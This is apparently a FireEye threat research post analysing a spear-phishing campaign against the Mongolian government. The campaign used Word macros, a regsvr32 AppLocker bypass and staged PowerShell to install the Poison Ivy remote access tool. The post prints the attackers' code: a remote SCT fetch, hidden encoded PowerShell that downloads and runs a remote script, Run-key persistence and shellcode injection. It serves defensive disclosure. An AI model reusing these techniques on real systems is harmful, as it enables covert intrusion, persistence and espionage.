FireEye

Spear Phishing Techniques Used in Attacks Targeting the Mongolian Government

February 22, 2017 | by Ankit Anubhav , Dhanesh Kizhakkinan | Threat Research, Advanced Malware

Introduction

FireEye recently observed a sophisticated campaign targeting individuals within the Mongolian government. Targeted individuals that enabled macros in a malicious Microsoft Word document may have been infected with Poison Ivy, a popular remote access tool (RAT) that has been used for nearly a decade for key logging, screen and video capture, file transfers, password theft, system administration, traffic relaying, and more. The threat actors behind this attack demonstrated some interesting techniques, including:

1. **Customized evasion based on victim profile** – The campaign used a publicly available technique to evade AppLocker application whitelisting applied to the targeted systems.
2. **Fileless execution and persistence** – In targeted campaigns, threat actors often attempt to avoid writing an executable to the disk to avoid detection and forensic examination. The campaign we observed used four stages of PowerShell scripts without writing the the payloads to individual files.
3. **Decoy documents** – This campaign used PowerShell to download benign documents from the Internet and launch them in a separate Microsoft Word instance to minimize user suspicion of malicious activity.

Attack Cycle

The threat actors used social engineering to convince users to run an embedded macro in a Microsoft Word document that launched a malicious PowerShell payload.

The threat actors used two publicly available techniques, an AppLocker whitelisting bypass and a script to inject shellcode into the userinit.exe process. The malicious payload was spread across multiple PowerShell scripts, making its execution difficult to trace. Rather than being written to disk as individual script files, the PowerShell payloads were stored in the registry.

Figure 1 shows the stages of the payload execution from the malicious macro.




Figure 1: Stages of payload execution used in this attack

Social Engineering and Macro-PowerShell Level 1 Usage

Targets of the campaign received Microsoft Word documents via email that claimed to contain instructions for logging into webmail or information regarding a state law proposal.

When a targeted user opens the malicious document, they are presented with the messages shown in Figure 2, asking them to enable macros.




Figure 2: Lure suggesting the user to enable Macros to see content

Bypassing Application Whitelisting Script Protections (AppLocker)

Microsoft application whitelisting solution AppLocker prevents unknown executables from running on a system. In April 2016, a security researcher demonstrated a way to bypass this using regsvr32.exe, a legitimate Microsoft executable permitted to execute in many AppLocker policies. The regsvr32.exe executable can be used to download a Windows Script Component file (SCT file) by passing the URL of the SCT file as an argument. This technique bypasses AppLocker restrictions and permits the execution of code within the SCT file.

We observed implementation of this bypass in the macro code to invoke regsvr32.exe, along with a URL passed to it which was hosting a malicious SCT file, as seen in Figure 3.




Figure 3: Command after de-obfuscation to bypass AppLocker via regsv32.exe

Figure 4 shows the entire command line parameter used to bypass AppLocker.

```
regsvr32.exe /u /s /i:http:/[redacted]oy6/f0921-6.sct scrobj.dll
```

Figure 4: Command line parameter used to bypass AppLocker

We found that the malicious SCT file invokes WScript to launch PowerShell in hidden mode with an encoded command, as seen in Figure 5.


```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="Empire"
    progid="Empire"
    version="1.00"
    classid="{20001111-0000-0000-0000-0000FEEDACDC}"
    >
    <script language="VBScript">
        <![CDATA[

            createobject("wscript.shell").run "powershell.exe -w hidden -ep bypass -Enc JABuAD0AbgBlAHcALQBvAG

        ]]>
</script>
</registration>


</scriptlet>
```

Figure 5: Content of SCT file containing code to launch encoded PowerShell

Decoding SCT: Decoy launch and Stage Two PowerShell

After decoding the PowerShell command, we observed another layer of PowerShell instructions, which served two purposes:

1. There was code to download a decoy document from the Internet and open it in a second winword.exe process using the Start-Process cmdlet. When the victim enables macros, they will see the decoy document shown in Figure 6. This document contains the content described in the spear phishing email.



Төсөл

МОНГОЛ УЛСЫН ХУУЛЬ

2016 оны .. дугаар сарын ...-ны өдөр | Улаанбаатар хот

НИЙТИЙН АЛБАНД НИЙТИЙН БОЛОН ХУВИЙН АШИГ СОНИРХЛЫГ ЗОХИЦУУЛАХ, АШИГ СОНИРХЛЫН ЗӨРЧЛӨӨС УРЬДЧИЛАН СЭРГИЙЛЭХ ТУХАЙ ХУУЛЬД НЭМЭЛТ, ӨӨРЧЛӨЛТ ОРУУЛАХ ТУХАЙ

1 дүгээр зүйл.Нийтийн албанд нийтийн болон хувийн ашиг сонирхлыг зохицуулах, ашиг сонирхлын зөрчлөөс урьдчилан сэргийлэх тухай хуульд доор дурдсан агуулгатай зүйл нэмсүгэй:


1/10^{1} дүгээр зүйл:

“10^{1}дүгээр зүйл.Гадаад улсын нутаг дэвсгэрт банкны данс эзэмших, хуулийн этгээд байгуулахтай холбогдсон хориглолт

10^{1}.1.Авлигын эсрэг хуульд заасны дагуу хөрөнгө, орлогын мэдүүлэг гаргадаг албан тушаалтан нь албан үүргээ гүйцэтгэх үедээ гадаад улсын нутаг

Figure 6: Decoy downloaded and launched on the victim’s screen

2. After launching the decoy document in the second winword.exe process, the PowerShell script downloads and runs another PowerShell script named f0921.ps1 as shown in Figure 7.



```
$n=new-object net.webclient;
$n.proxy=[Net.WebRequest]::GetSystemWebProxy();
$n.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;
$n.DownloadFile("http://www.[redacted]poy6/huuliin-tusul-offsh-20160918.docx","$env:temp\huuliin-tusul-offsh-20160918.docx");
Start-Process "$env:temp\huuliin-tusul-offsh-20160918.docx"

IEX $n.downloadstring('http://w[redacted]poy6/f0921.ps1');
```

Figure 7: PowerShell to download and run decoy decoy document and third-stage payload

Third Stage PowerShell Persistence

The third stage PowerShell script configures an encoded PowerShell command persistently as base64 string in the HKCU: \Console\FontSecurity registry key. Figure 8 shows a portion of the PowerShell commands for writing this value to the registry.

```
$code = "ZnVuY3Rpb24gSW52b2tlLU1haW4NCnsNCjwjDQojPg0KDQoNCiAgICANCiAgICBmdW5jdGlvbiBMb2Nh

Set-ItemProperty "HKCU:\Console\" -Name FontSecurity -Value $code;
if ($is64 -or ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 8))
```

Figure 8: Code to set registry with encoded PowerShell script

Figure 9 shows the registry value containing encoded PowerShell code set on the victims' system.




Figure 9: Registry value containing encoded PowerShell script

Figure 10 shows that using Start-Process, PowerShell decodes this registry and runs the malicious code.

```
Start-Process
        -windowstyle Hidden
        -FilePath "$env:windir\syswow64\cmd.exe"
        -ArgumentList "/c powershell.exe -noprofile -executionpolicy bypass
        iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:\console').FontSecurity)))";
```

Figure 10: Code to decode and run malicious content from registry

The third stage PowerShell script also configures another registry value named HKCU\CurrentVersion\Run\SecurityUpdate to launch the encoded PowerShell payload stored in the HKCU:\Console\FontSecurity key. Figure 11 shows the code for these actions. This will execute the PowerShell payload when the user logs in to the system.

```
Set-ItemProperty
        "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\"
        -Name SecurityUpdate
        -Value "$env:windir\syswow64\WindowsPowerShell\v1.0\powershell.exe
        -w hidden -ep Bypass -nologo -noprofile
        iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String
        ((gp 'HKCU:\console').FontSecurity)))";
```

Figure 11: PowerShell registry persistence

Fourth Stage PowerShell Inject-LocalShellCode

The HKCU\Console\FontSecurity registry contains the fourth stage PowerShell script, shown decoded in Figure 12. This script borrows from the publicly available Inject-LocalShellCode PowerShell script from PowerSploit to inject shellcode.

```
# Inject shellcode into the currently running PowerShell process
$VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
$VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegat
$VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
$VirtualFreeDelegate = Get-DelegateType @([IntPtr], [Uint32], [UInt32]) ([Bool])
$VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)
$CreateThreadAddr = Get-ProcAddress kernel32.dll CreateThread
$CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
$CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegat
$WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
$WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])
$WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr, $WaitF

Inject-LocalShellcode
```

Figure 12: Code to inject shellcode

Shellcode Analysis

The shellcode has a custom XOR based decryption loop that uses a single byte key (0xD4), as seen in Figure 13.




Figure 13: Decryption loop and call to decrypted shellcode

After the shellcode is decrypted and run, it injects a Poison Ivy backdoor into the userinit.exe as shown in Figure 14.

